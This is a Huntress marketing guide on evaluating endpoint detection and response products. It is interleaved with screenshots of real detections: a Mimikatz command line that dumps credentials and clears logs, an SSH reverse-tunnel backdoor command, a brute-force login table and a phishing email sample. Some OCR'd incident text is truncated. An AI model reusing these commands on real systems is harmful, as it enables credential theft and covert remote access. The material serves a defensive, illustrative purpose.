HUNTRESS

The Straightforward Buyer’s Guide to EDR

How To Find the Right Endpoint Detection and Response (EDR) Solution for Your Business

Table of Contents

Cybersecurity has always been a game of cat and mouse.

In the past, businesses have turned to perimeter security—like antivirus and firewalls—as their defensive wall against cyber threats. As new threats have cropped up, those walls have become taller and taller to prevent threat actors from climbing over them.


But keeping threat actors out is only half the battle.

Today, endpoints have become the new battlefield. To stand a chance against modern attackers, businesses need to reliably detect known and unknown threats, respond to them and extend the cybersecurity fight across all phases of an attack.

All businesses need endpoint detection and response (EDR).

With the growing need to defend our devices from today's attackers, choosing the right EDR solution for the job can be daunting. There are so many options and features to choose from, and not all EDR solutions are made with everyday businesses in mind. So how do you pick the best solution for your business?

Don't worry—we got you. This guide will walk you through how to properly evaluate your EDR needs, plus which capabilities to consider or avoid when searching for your ideal solution.



Mimikatz execution

Default Mimikatz Signature

Process Details

Parent PID	16980
PID	20344
User	[redacted]Temp
User ID	[redacted]
Process Name	mimik.exe
Process Logon ID	
Detection Rule	[redacted]
Started At	2024-10-27 06:23:51 UTC
Elevated Access Privileges	True
Executable	C:\Users\TEMP\AppData\Local\Temp\dControl\Mimik\x64\mimik.exe
Command Line	.\\Mimik\\x64\\mimik.exe \"privilege::debug\" \"sekurlsa::bootkey\" \"token::elevate\" \"event::clear\" \"log .\\!logs\\Result.txt\" \"sekurlsa::logonPasswords\" \"vault::cred\" \"lsadump::secrets\" \"lsadump::cache\" \"lsadump::sam\" exit

File Details

Signature	Open Source Developer
SHA1	3fb552a575713181856b208aff35545d4f22141e
SHA256	3e02e94e3ecb5d77415c25ee7ecece24953b4d7bd21bf9f9e3413ffbdad472d2
MD5	8d0a0f482090df08b986c7389c1401c2
Size	1.27 MB

Why EDR Is a Must-Have


The modern workplace has changed.

The modern workplace has changed. While the rise of remote and hybrid environments has brought many benefits, it's also drastically increased our attack surface. Employees have introduced more laptops, PCs, tablets, and even mobile devices into their day-to-day lives—all endpoints that are spread out and vulnerable to malicious attacks.

That means having the right security layers in place is more important than ever.

Today, EDR is one of those critical layers.

Because of its ability to monitor for and alert you to malicious activity, EDR can be one of the most powerful tools in an organization's cybersecurity arsenal. EDR is an endpoint security solution designed to detect even the most subtle cyber threats and allow teams to respond to them more quickly. It has unparalleled visibility and detection capabilities across endpoints, and it can often catch threats that perimeter security measures—like antivirus and firewalls —might miss.



```
*** The Huntress Agent has been tasked to isolate this host from the rest of the network in order to prevent the
incident from spreading to other hosts. ***


Host: [redacted]
Organization: [redacted]
Tags: None
Security Products: Windows Defender

Incident Report: [redacted]
Severity: Critical

[WARNING]
Please review this incident report to understand what was identified before remediating. There may be unknown
malicious processes, files, or other changes made to the host that remain undetected. Restoring from a known good
backup or clean OS install is the only way to ensure a complete host-level remediation.

Huntress detected the following:

On 2024-10-27 06:18:28 UTC user "Temp" [redacted] the user had established an
RDP connection to this host from an IP address of 85[.][redacted](Nord VPN, geo location of    Tallinn,
Harjumaa)


                                                                          s from a system. The
                                                                          ecommended that all


                                                                          ing a variety of tools


                                                                          this host and is
enumerating the network to look for further targets.
```

RDP Connection via VPN provider from Tallinn, Estonia

Typically, EDR solutions should be able to track and analyze endpoint activity and enable analysts to respond when suspicious activity is detected. Along with this functionality, a modern and effective EDR solution can bring many advantages, including:

Increased visibility into endpoint activity—we're talking at a granular level, making it extremely hard for hackers to hide.
Through continuous monitoring and data collection, EDR solutions give you a clear window into all activity on an endpoint.

Protection against known and unknown threats, like zero day vulnerabilities or threats that can bypass signature-based detection.
Rather than scanning for known malware, EDR solutions can establish behavior patterns and detect when activity deviates from those patterns.

Deeper threat intelligence and analysis.
EDR solutions consolidate and correlate endpoint data, providing in-depth context for all threat activity, attack chains, and attack timelines—leading to clear, targeted response actions.

Faster incident response helps minimize the potential impact of threats.
EDR solutions build a database of detections, helping them detect suspicious activity quickly, alert on it, and, in most cases, provide remediation assistance to remove the threat.

Adherence to many of today's insurance and regulatory compliance requirements.
EDR is more commonly a box businesses have to check for cyber insurance, which can lead to higher premiums if you don't have it.

How EDR Works

Where does it fit in your security stack?

How does an EDR solution work? And where does it fit in a security stack?

Think of EDR as a stenographer; it captures the relevant events occurring on every endpoint it's installed on. Every login. Every running process. Every bootup and shutdown. All of that (and more) is monitored and logged to provide a full picture of what's happening at the endpoint level.

This level of granularity also helps create a baseline of expected endpoint activity. From that baseline, security analysts or machine learning algorithms can help determine your organization's "normal" behavior and what appears to be "abnormal" behavior.


> EDR is a solution that records and stores endpoint-system-level behaviors, uses various data analytics techniques to detect suspicious system behavior, provides contextual information, blocks malicious activity, and provides remediation suggestions to restore affected systems.
>
> Anton Chuvakin
> Senior Security Staff | Google Cloud Office of the CISO

EDR solutions heavily rely on data collection, which gives analysts a lot of helpful context like who, what, where, when, and how an attack may have occurred. Depending on configuration, some EDR solutions can isolate host machines when malicious activity is detected to prevent lateral movement throughout the network.

That's really what sets EDR apart from antivirus solutions and why it's a complementary layer in any security stack.

EDR technology can analyze billions of events in real time, including comparing indicators of compromise (IOCs), scanning for known threats using traditional malware signatures, and using behavioral detections for threats that might be unknown. And of course, EDR solutions have the critical ability to enable threat response.

Example
If an employee opens this phishing email claiming to be a company recruiting for exciting roles and the employee clicks the link, EDR will step in to flag that behavior and automatically generate an alert.



Always check the sender first

The CocaCola Compa... 8:35 AM
to me

From The CocaCola Company
info@projobapplications.recruitee.com

To Mr. Mrs. [redacted] huntresslabs.com

Date Dec 13, 2024 at 8:35 AM

Standard encryption (TLS)
Learn more

Name left blank

Dear,

We've been closely followin
career as a Social Media Manager, and we're truly inspired by your ability to blend creativity with strategic vision. Your expertise aligns perfectly with the values we uphold at CocaCola Company, and we see a great fit for you within our team.

We would like to extend an invitation for you to apply for an exciting opportunity with us. If you're interested, please submit your details via the link below to begin the application process:

Apply for Social Media Manager


If you have any questions or would like further details, please feel free to reach out. We're excited at the possibility of working together and look forward to connecting with you..

Warm regards,
The CocaCola Company Team

Coca-Cola is misspelled

EDR excels at flagging potential threat actor activity and quickly alerting on it, but it's not a "set it and forget it" tool.

EDR solutions need consistent tuning and close management by security analysts to investigate alerts and verify real threats from false positives.



Incident Report for [redacted]

CRITICAL - ISOLATED - Incident on [redacted]

[redacted]

Severity: Critical

```
*** The Huntress Agent has been tasked to isolate this host from the rest of the network in
order to prevent the incident from spreading to other hosts. ***


Host: [redacted]
Organization: [redacted]
Tags: None
Security Products: Windows Defender

Incident Report: [redacted]
Severity: Critical

On 2024-11-01 at 12:13:43.826 UTC, Huntress observed user 'boardroom' (S-1-5-21-2404879208-
[redacted]) authenticating to host '[redacted] from internal IP
'[redacted] utilizing workstation name 'DESKTOP-NT[redacted]'. [redacted] was generated
 integrations

DESKTOP-NT[redacted] has been observed in other recent intrusions and
onal naming for desktop appliances.

s that IP '[redacted] may be the organizational Fortigate
 URL "vpn.[redacted].co.uk"

tasked against this domain, as an adversary has likely [redacted]
ter, and single-host isolation will be insufficient to prevent
further malice.

We have the following recommendations:
- Consider enacting local incident response procedures to fully scope this incident.
- Rotate account credentials for user 'boardroom'.
- Audit Fortigate logs for signs of unauthorized/anomalous access.
- Audit local host logging solutions for additional access by user 'boardroom' or the
malicious workstation name.
- Ensure Huntress' deployment to all organizational appliances.
- Ensure organizational Fortigate appliance is updated to mitigate recent vulnerabilities.
- Rotate all passwords on Fortigate appliance and enable multi-factor authentication to the
maximum extent possible.
- Audit Fortigate appliance for unauthorized configuration changes.
```

Lateral Movement from edge device to endpoint

How to Evaluate Your EDR Needs

Asking the right questions for your EDR search.

The EDR evaluation process is vital, but comparing many features and functions can be overwhelming.

Whether it's your first time venturing into the realm of EDR or you're looking for a better-fitting solution, asking the right questions can point you in the right direction. Here's what you should consider as you go through your evaluation process.

1. **Determine your orgnization's needs.**

2. **Determine your technical needs.**

3. **Consider your internal resources.**

1 Determine your organization's needs.

- What kind of threats are you most concerned about?
- Do you have a large number of endpoint devices to manage?
- Will EDR replace or complement your existing endpoint security investments?
- How much expertise or time will you commit to operationalizing an EDR solution?
- What level of support do you need from your EDR solution or vendor?

2 Determine your technical needs.

- How effective is the solution at detecting the threats you're most concerned about?
- Do you have a process or workflow to continuously review, tune, and maintain detection rules ?
- What operating systems does the solution support?
- What does the agent update process look like?
- Will the solution have any noticeable impact on your endpoint devices?
- What is the deployment and installation process? Does ongoing maintenance fit within your existing tech stack workflows?
- Are there known conflicts with other tools in your stack?
- Beyond detecting and alerting, does the solution provide the response and remediation capabilities you need?


3 Consider your internal resources.

- Do you need 24/7 coverage?
- Can your team support the level of time commitment that is needed to use and finetune the solution?
- Does your team have the expertise to deal with threat investigations and incident response?
- Can your organization afford an EDR solution right now?

Well-trained security professionals are often needed to manage EDR effectively and maximize your investment. Without the right team and time commitment, EDR solutions can amass data and alerts, leading to higher costs and overburdening analysts.

That means being brutally honest with yourself about your in-house resources. If your team doesn't have at least one full-time employee dedicated to triaging, investigating, and responding to alerts, you might want to consider a fully managed EDR solution.

Malicious file download reported and machine isolated



Happy Friday!

In case Huntress has an internal leader board in their lunch room, here are the latest results to update...

8:55 AM EDT Huntress reports a malicious file downloaded and executed – Huntress isolates the machine

9:08 AM EDT [redacted] alerts that Wscript was launched by a browser on the same machine as above

9:28 AM EDT – [redacted] is still sipping coffee in Starbucks with no alerts because the Huntress did the work for it...

Thanks as always for the 13 extra minutes of bad guys NOT routing around in our network... You guys are the best!!!

[redacted]

Managed EDR vs. Unmanaged EDR

EDR solutions can be either managed or unmanaged, and each option has pros and cons.

Unmanaged EDR Solutions

Unmanaged EDR solutions are typically purchased and implemented by the organization itself. This means that you are responsible for the setup, configuration, and management of the solution, including the investigation of all alerts the EDR flags.

Pros

- ✓ Completely self-managed with EDR functionality at your fingertips
- ✓ Gives you a high level of control and customization
- ✓ Provides deep visibility and data for security teams to act on

Cons

- ✗ Requires internal resources for setup, configuration, and management
- ✗ Requires security expertise to parse through alerts and drill down to verify signs of a true threat
- ✗ Creates a lot of noise if not tuned or managed properly
- ✗ Can lead to alert fatigue and overload

Managed EDR Solutions

Managed EDR solutions, on the other hand, have all the benefits of an EDR solution without the need to set up, configure, or manage it in-house—that's typically handled by a third-party vendor.

Pros

- ✓ Access to a team of security experts you don't need to build and staff
- ✓ Improved efficiency via experts who know what they're doing
- ✓ Reduced alerts and false positive as malicious activity is vetted for you
- ✓ No need to allocate internal resources for setup, configuration, or management

Cons

- ✗ Less control and customization than unmanaged solutions
- ✗ Lacks the functionality to conduct threat hunting on your own

Ultimately, the right choice for your organization will depend on your specific needs and resources.

If you have the internal resources to effectively maintain an EDR solution yourself, a self-managed solution could be the right choice for you. But if you can't support the added time, skill, or headcount, or don't want your team to deal with the alert overload, a managed EDR solution could be the better option.

What to Avoid

Navigating complex EDR solutions.

Despite significantly advancing from traditional security measures, EDR tools are imperfect. Many businesses—especially non-enterprise businesses—struggle to use EDR solutions effectively for several reasons.

Complexity

EDR solutions can be complex and high-maintenance to manage on their own. They need a decent time commitment to configure and maintain it, the right level of staff to support it and deal with its alerts, plus a high level of technical expertise to act on the data it produces. Most non-enterprise businesses simply don't have these necessary resources in-house, which can lead to difficulty in configuring and maintaining the solution, as well as interpreting and acting on the data it provides.

Too Many Alerts Or False Positives

EDR solutions can generate a high volume of alerts, which can be overwhelming for organizations to manage. This is particularly true for organizations without proper security protocols and incident response plans. Without the processes and staffing, these alerts cause fatigue, reducing the solution's effectiveness. If not continuously tuned and tightened, EDR solutions can also generate many false positives, making it difficult for organizations to identify true threats. This can lead to wasted time and resources and, potential misdirection of incident response efforts.

Death by Bundles

Bundles usually mean you are saving money. But unfortunately, bundles can be used to wall off key features and functionality. Some security vendors will price and package their services at different levels, sometimes grouping endpoint detection and response separately. This means that essential services like managed response, 24/7 coverage, and remediation assistance are sold as additional services—leading you to pay more for the features you need. If you find yourself getting nickel-and-dimed, it's probably best to steer clear and go with a vendor that has key functionality and support baked into their price.

Extra Bells and Whistles

Another common pitfall when shopping for EDR solutions is the tendency to prioritize flashy features and capabilities over the needs of your business. Remember those evaluation questions a few pages ago? It's important to assess and stay true to your needs carefully That way, you're more likely to choose an EDR solution that meets those needs, rather than being swayed by features that may not be relevant or may cause more headaches than you bargained for.


What to Look For

Key capabilities your peers find important.

Now that you know what *not* to do, what are the key EDR capabilities you should look for?

Here are some factors that your peers and other EDR users find important in their current solution:

- ✓ It has to have state-of-the-art technology to prevent malware attacks.
- ✓ Easy to configure and manage.
- ✓ Frequent updates issued to keep up with new threats.
- ✓ Knowledgeable Sales Engineers and up-to-date documentation.
- ✓ Access to good support and a strong knowledge base.



Rule Name: [redacted]

Process Name: C:\Users\[redacted]AppData\Roaming\Microsoft\Network\ssh.exe

```
[redacted]AppData\Roaming\Microsoft\Network\ssh.exe" -
-o ServerAliveInterval=5
FITK39@[redacted]-p 443 -R 21054 -Nqf
```

```
Logic) – Account Brute Forcing
```

		failed_login_count
4625	"nadia"	143
4625	"rameshch2"	143
4625	"rakeshk"	143
4625	[redacted]	143
4625	[redacted]	144
4625	[redacted]	143
4625	[redacted]	144
4625	[redacted]	143

Brute Force Attack:
Threat actor gained access to the RDP server to download and install SSH backdoors

Multiple login attempts

When you're evaluating modern EDR solutions, there are a few must-have criteria to consider.

Visibility

EDR solutions must collect crucial information across endpoints and clearly show what's happening at any given time. This includes continuously monitoring relevant activity on endpoint devices, A good EDR solution should also allow you to "wind back the clock" and provide visibility into the entire lifecycle of an attack, from initial compromise to data exfiltration.

Real-Time Detection and Alerting

EDR that doesn't detect in real time is too late to the game. An EDR solution should be able to pick up on threat activity and present the right data at the right time, allowing security teams to respond to threats and minimize their potential impact quickly. This includes the ability to identify anomalies and suspicious activity, as well as detect known threats using signature-based detection. Plus, the best solutions are the ones you can trust. Look for an EDR that uses an element of AI, signature-based detection, and human validation in its detection and alerting—that extra vetting usually means higher fidelity alerts and less time wasted chasing down false positives.

Easy to Use

